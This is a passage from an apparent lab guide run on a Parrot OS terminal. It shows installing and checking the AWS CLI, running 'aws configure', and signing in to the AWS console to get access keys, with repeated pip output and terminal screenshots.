Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot]-[~]
#
```

6. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.



Note: Here, the awscli is already installed.

Note: Ignore the errors (if you find any).



```
Applications Places System >_ Mon Apr 25, 02:09
aws --help - Parrot Terminal
File Edit View Search Terminal Help
) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
[~]-[root@parrot]-[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[~]-[root@parrot]-[~]
#
```

7. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.

```

Applications  Places  System  [Icons]  Mon Apr 25, 02:13
aws configure - Parrot Terminal
File Edit View Search Terminal Help
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
[root@parrot]-[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[*]-[root@parrot]-[~]
#aws configure
AWS Access Key ID [None]:

```

8. It will ask for the following details:

- AWS Access Key ID
- AWS Secret Access Key
- Default region name
- Default output format

9. To provide these details, you need to login to your AWS account.

10. Click **Firefox** icon from the top-section of the **Desktop**.


```

Applications  Places  System  >  >  >
Firefox
Browse the World Wide Web
aws configure - Parrot Terminal

Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[~]-[root@parrot]-[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:


    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[~]-[root@parrot]-[~]
#aws configure
AWS Access Key ID [None]:

```

11. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **<https://console.aws.amazon.com>** in the address bar, and press **Enter**.


Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

12. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.




13. Type your AWS account password in the **Password** field and click **Sign in**.

